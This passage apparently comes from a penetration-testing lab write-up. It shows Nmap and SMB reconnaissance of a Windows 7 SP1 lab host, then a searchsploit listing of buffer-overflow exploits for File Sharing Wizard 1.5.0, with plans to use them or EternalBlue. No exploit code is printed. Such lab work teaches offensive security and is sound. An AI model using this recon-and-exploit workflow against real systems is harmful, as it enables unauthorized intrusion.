SF:ions,5C,"HTTP/1\.1\x20401\x20Authorization\x20Required\r\nWWW-Authentic
SF:ate:\x20Basic\x20realm=\"File\x20Sharing\x20Wizard\"\r\n\r\n")%r(FourOh
SF:FourRequest,5C,"HTTP/1\.1\x20401\x20Authorization\x20Required\r\nWWW-Au
SF:thenticate:\x20Basic\x20realm=\"File\x20Sharing\x20Wizard\"\r\n\r\n")%r
SF:(RTSPRequest,5C,"HTTP/1\.1\x20401\x20Authorization\x20Required\r\nWWW-A
SF:uthenticate:\x20Basic\x20realm=\"File\x20Sharing\x20Wizard\"\r\n\r\n")%
SF:r(SIPOptions,5C,"HTTP/1\.1\x20401\x20Authorization\x20Required\r\nWWW-A
SF:uthenticate:\x20Basic\x20realm=\"File\x20Sharing\x20Wizard\"\r\n\r\n");
Service Info: Host: WIN-DHH9GH6L5SP; OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
Host script results:
|_clock-skew: mean: -1h50m00s, deviation: 3h10m30s, median: -1s
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-DHH9GH6L5SP
|   NetBIOS computer name: WIN-DHH9GH6L5SP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-07-06T15:25:09+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-07-06T09:55:09
```

The target is indeed Windows 7 with service pack 1.But it's not the target that raised my inter-est. There is another port open on the target and its running HTTP which something related to web services. Nmap even got the name of the service running on that port "File Sharing Wizard."

If its HTTP, it can be opened in the browser. I tried all the common passwords but nothing worked.




http://192.168.36.152:81 is requesting your username and password. The site says: "File Sharing Wizard"

User Name:

Password:

Waiting for 192.168.36.152...


I used searchsploit to see if there are any exploits related to this software and I found three exploits, all belonging to version 1.5.0 of this software.



```
kali@kali:~$ searchsploit file sharing wizard
------------------------------------------------------- ---------------------------------
 Exploit Title                                         |  Path
------------------------------------------------------- ---------------------------------
File Sharing Wizard 1.5.0 - Buffer Overflow (PoC)      | windows/dos/13876.py
File Sharing Wizard 1.5.0 - POST SEH Overflow          | windows/remote/47412.py
File Sharing Wizard 1.5.0 - Remote Overflow (SEH)      | windows/remote/13903.py
------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

I ruled out the first one, a denial of service (DOS) exploit as I just now did one to port 445. Th-e next two are buffer overflow exploits and the good thing is both are remote and don't need any authentication. There is one missing piece though. I still don't know the version of software running on my target. So I decided to use Google.

File Sharing Wizard is a very general search term for Google, but after cutting out the noise, I found something sweet.




Version History

Here you can find the changelog of File Sharing Wizard since it was posted on our website on 2012-05-09. The latest version is 1.5 and it was updated on soft112.com on 2019-06-15. See below the changes in each version:


version 1.5
posted on 2008-08-26

It says the latest version of this software is 1.5. This is the exact version for which there are exploits. I am just wishing that he did not forget to update the software just like he forgot to apply patches to the eternalblue exploit.

Although the version running on the target is not known, I wanted to take a chance as it is an unauthenticated exploit. If it doesn't work, eternalblue is already there. On researching furt-her, I found a Metasploit module for the same version.



